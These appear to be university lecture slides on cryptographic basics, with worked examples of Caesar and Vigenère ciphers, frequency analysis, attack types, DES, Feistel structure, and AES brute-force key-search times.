
Apply AES – select key size and mode

Integrity: how could we authenticate a message???  
Authentic because it's encrypted??  
No, ex: what if AES-ECB blocks re-ordered??

(availability – not primary motivation now,  
provided the approach is feasible)

# Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?



# **Lecture 4: Data Security: Cryptographic Basics**

---

**Dr. Dan Massey**

**September 6, 2018**

**Read Computer Security: Principle  
and Practices Chapter 2**

# **Additional Details From Chapters 20 and 21**

Chap 20: Symmetric Encryption and Message Confidentiality

Chap 21: Public-Key Cryptography and Message Authentication

Responsible only for the content in these slides

# Motivating Problems:

Confidentiality: how could we encrypt a message? (email, web/http, sms, etc)

Integrity: how could we authenticate a message?

(availability – not primary motivation now, provided the approach is feasible)

# Cryptography

Classified along three independent dimensions:

The type of operations used for transforming plaintext to ciphertext

- Substitution – each element in the plaintext is mapped into another element
- Transposition – elements in plaintext are rearranged

The number of keys used

- Sender and receiver use same key – symmetric
- Sender and receiver each use a different key - asymmetric

The way in which the plaintext is processed

- Block cipher – processes input one block of elements at a time
- Stream cipher – processes the input elements continuously

# Symmetric Encryption

- The universal technique for providing confidentiality for transmitted or stored data
- Also referred to as conventional encryption or single-key encryption
- Two requirements for secure use:
  - Need a strong encryption algorithm
  - Sender and receiver must have obtained copies of the secret key in a secure fashion and must keep the key secure




Figure 2.1 Simplified Model of Symmetric Encryption

# **Caeser and Vigènere Ciphers (not covered in textbook)**

**<http://practicalcryptography.com/ciphers/caesar-cipher/>**

# Classical Symmetric Cryptography

- Classic Substitution Cipher: Caeser cipher
- Change characters in plaintext to produce ciphertext
  - Pick a key: a letter from a-z
  - Equivalently pick a number from 0-25
  - Encrypt by add adding key to each letter in the plaintext
- Example:
  - Key is “D” (or equivalently 3)
  - Shift each letter forward by 3, wrapping around at the end so X goes to A
  - Plaintext is HELLO WORLD
  - Resulting Ciphertext is KHOOR ZRUOG

# Formal Definition of Caeser Cipher

- Quintuple  $(\mathcal{E}, \mathcal{D}, \mathcal{M}, \mathcal{K}, C)$ 
  - $\mathcal{M}$  set of plaintexts
  - $\mathcal{K}$  set of keys
  - $C$  set of ciphertexts
  - $\mathcal{E}$  set of encryption functions  $e: \mathcal{M} \times \mathcal{K} \rightarrow C$
  - $\mathcal{D}$  set of decryption functions  $d: C \times \mathcal{K} \rightarrow \mathcal{M}$
- Example: Cæsar cipher
  - $\mathcal{M} = \{ \text{sequences of letters} \}$
  - $\mathcal{K} = \{ i \mid i \text{ is an integer and } 0 \leq i \leq 25 \}$
  - $\mathcal{E} = \{ E_k \mid k \in \mathcal{K} \text{ and for all letters } m,$   
$$E_k(m) = (m + k) \bmod 26 \}$$
  - $\mathcal{D} = \{ D_k \mid k \in \mathcal{K} \text{ and for all letters } c,$   
$$D_k(c) = (26 + c - k) \bmod 26 \}$$
  - $C = \mathcal{M}$

# Attacking Symmetric Encryption

## Cryptanalytic Attacks

Rely on:

- Nature of the algorithm
- Some knowledge of the general characteristics of the plaintext
- Some sample plaintext-ciphertext pairs

Exploits the characteristics of the algorithm to attempt to deduce a specific plaintext or the key being used

- If successful all future and past messages encrypted with that key are compromised

## Brute-Force Attacks

Try all possible keys on some ciphertext until an intelligible translation into plaintext is obtained

- On average half of all possible keys must be tried to achieve success

# Attacking the Cipher

- Ciphertext only attack

- Adversary only has ciphertext, does not possess plaintext or key
- Recover the plaintext and the key
- Example: only know ciphertext is KHOOR ZRUOG

- Known Plaintext attack

- Adversary has ciphertext and corresponding plaintext
- Recover the key (presumably to decrypt future msgs)
- Example: know ciphertext is KHOOR ZRUOG and know plaintext was HELLO WORLD

# Attacking the Caeser Cipher

- Brute Force/Exhaustive search
  - Simply try all keys until you find the correct one
  - Decrypt using each key and consider whether it produces a valid plaintext msg
  - Cæsar cipher has only 26 possible keys
- Cryptanalytic attacks: apply statistical techniques to learn key
  - Clearly unnecessary for Caeser cipher, but illustrative of concept
  - Compute frequency of each letter in ciphertext: (KHQQR ZRUOG)

G	0.1	H	0.1	K	0.1	O	0.3
R	0.2	U	0.1	Z	0.1		

10 characters total  
3 are “O” so 3/10
  - Frequency of characters in English is on next slide

# Character Frequencies

a	0.080	h	0.060	n	0.070	t	0.090
b	0.015	i	0.065	o	0.080	u	0.030
c	0.030	j	0.005	p	0.020	v	0.010
d	0.040	k	0.005	q	0.002	w	0.015
e	0.130	l	0.035	r	0.065	x	0.005
f	0.020	m	0.030	s	0.060	y	0.020
g	0.015					z	0.002

# Statistical Analysis

- $f(c)$  frequency of character  $c$  in ciphertext
- $\varphi(i)$  correlation of frequency of letters in ciphertext with corresponding letters in English, assuming key is  $i$ 
  - $\varphi(i) = \sum_{0 \leq c \leq 25} f(c)p(c - i)$  so here,  
$$\varphi(i) = 0.1p(6 - i) + 0.1p(7 - i) + 0.1p(10 - i) + \textcolor{red}{0.3p(14 - i)} + 0.2p(17 - i) + 0.1p(20 - i) + 0.1p(25 - i)$$
    - $p(x)$  is frequency of character  $x$  in English
- Recall Ciphertext is KHOOR ZRUOG
- Frequency of each letter in ciphertext:

G(6) 0.1	H(7) 0.1	K(10) 0.1	O(14) 0.3
R(17) 0.2	U(20) 0.1	Z(25) 0.1	

Ex: O is character 14. O's frequency in cipher text is 0.3. if the key were "i", then it would be character 14-i in the plain text. What is frequency of character "14-i" in English text

# Correlation: $\varphi(i)$ for $0 \leq i \leq 25$

$i$	$\varphi(i)$	$i$	$\varphi(i)$	$i$	$\varphi(i)$	$i$	$\varphi(i)$
0	0.0482	7	0.0442	13	0.0520	19	0.0315
1	0.0364	8	0.0202	14	0.0535	20	0.0302
2	0.0410	9	0.0267	15	0.0226	21	0.0517
3	0.0575	10	0.0635	16	0.0322	22	0.0380
4	0.0252	11	0.0262	17	0.0392	23	0.0370
5	0.0190	12	0.0325	18	0.0299	24	0.0316
6	0.0660					25	0.0430

Red indicates top 4 highest correlations

# The Result

- Most probable keys, based on  $\varphi$ :
  - $i = 6, \varphi(i) = 0.0660$ 
    - Results in plaintext EBIIL TLOLA
  - $i = 10, \varphi(i) = 0.0635$ 
    - Results in plaintext AXEEH PHKEW
  - $i = 3, \varphi(i) = 0.0575$ 
    - Results in plaintext HELLO WORLD
  - $i = 14, \varphi(i) = 0.0535$ 
    - Results in plaintext WTAAD LDGAS
- Only English phrase is for  $i = 3$ 
  - That's the key (3 or 'D')

# Cæsar's Problem

- Key is too short
  - Can be found by exhaustive search
  - Statistical frequencies not concealed well
    - They look too much like regular English letters
- So make it longer
  - Multiple letters in key
  - Idea is to smooth the statistical frequencies to make cryptanalysis harder

# Vigènere Cipher

- Like Cæsar cipher, but use a phrase
- Example
  - Message THE BOY HAS THE BALL
  - Key VIG
  - Encipher using Cæsar cipher for each letter:

key            VIGVIGVIGVIGVIGV

plain        THEBOYHASTHEBALL

cipher      OPKWWECIYOPKWIRG

# Computationally Secure Encryption Schemes

- Encryption is computationally secure if:
  - Cost of breaking cipher exceeds value of information
  - Time required to break cipher exceeds the useful lifetime of the information
- Usually very difficult to estimate the amount of effort required to break
- Can estimate time/cost of a brute-force attack

**Table 20.1** Types of Attacks on Encrypted Messages

Type of Attack	Known to Cryptanalyst
Ciphertext only	<ul style="list-style-type: none"><li>•Encryption algorithm</li><li>•Ciphertext to be decoded</li></ul>
Known plaintext	<ul style="list-style-type: none"><li>•Encryption algorithm</li><li>•Ciphertext to be decoded</li><li>•One or more plaintext-ciphertext pairs formed with the secret key</li></ul>
Chosen plaintext	<ul style="list-style-type: none"><li>•Encryption algorithm</li><li>•Ciphertext to be decoded</li><li>•Plaintext message chosen by cryptanalyst, together with its corresponding ciphertext generated with the secret key</li></ul>
Chosen ciphertext	<ul style="list-style-type: none"><li>•Encryption algorithm</li><li>•Ciphertext to be decoded</li><li>•Purported ciphertext chosen by cryptanalyst, together with its corresponding decrypted plaintext generated with the secret key</li></ul>
Chosen text	<ul style="list-style-type: none"><li>•Encryption algorithm</li><li>•Ciphertext to be decoded</li><li>•Plaintext message chosen by cryptanalyst, together with its corresponding ciphertext generated with the secret key</li><li>•Purported ciphertext chosen by cryptanalyst, together with its corresponding decrypted plaintext generated with the secret key</li></ul>

# Data Encryption Standard (DES)



Until recently was the most widely used encryption scheme

FIPS PUB 46

Referred to as the Data Encryption  
(DEA)

Algorithm

Uses 64 bit plaintext block and 56 bit key to  
produce a 64 bit ciphertext block



Strength concerns:

Concerns about the algorithm itself

DES is the most studied encryption  
algorithm in existence

Concerns about the use of a 56-bit key

The speed of commercial off-the-shelf processors makes this  
key length woefully inadequate

# Key Concept Behind DES

16 rounds for DES

Decryption uses the same structure with keys in reverse order





Figure 20.1 Classical Feistel Network

# Block Cipher Structure

- Symmetric block cipher consists of:
  - A sequence of rounds
  - With substitutions and permutations controlled by key
- Parameters and design features:



# Comparison of Three Popular Symmetric Encryption Algorithms

	DES	Triple DES	AES
<b>Plaintext block size (bits)</b>	64	64	128
<b>Ciphertext block size (bits)</b>	64	64	128
<b>Key size (bits)</b>	56	112 or 168	128, 192, or 256

DES = Data Encryption Standard

AES = Advanced Encryption Standard


# Brute Force Attacks

Key size (bits)	Cipher	Number of Alternative Keys	Time Required at $10^9$ decryptions/s	Time Required at $10^{13}$ decryptions/s
56	DES	$2^{56} \approx 7.2 \times 10^{16}$	$2^{55} \text{ ns} = 1.125 \text{ years}$	1 hour
128	AES	$2^{128} \approx 3.4 \times 10^{38}$	$2^{127} \text{ ns} = 5.3 \times 10^{21}$ years	$5.3 \times 10^{17}$ years
168	Triple DES	$2^{168} \approx 3.7 \times 10^{50}$	$2^{167} \text{ ns} = 5.8 \times 10^{33}$ years	$5.8 \times 10^{29}$ years
192	AES	$2^{192} \approx 6.3 \times 10^{57}$	$2^{191} \text{ ns} = 9.8 \times 10^{40}$ years	$9.8 \times 10^{36}$ years
256	AES	$2^{256} \approx 1.2 \times 10^{77}$	$2^{255} \text{ ns} = 1.8 \times 10^{60}$ years	$1.8 \times 10^{56}$ years

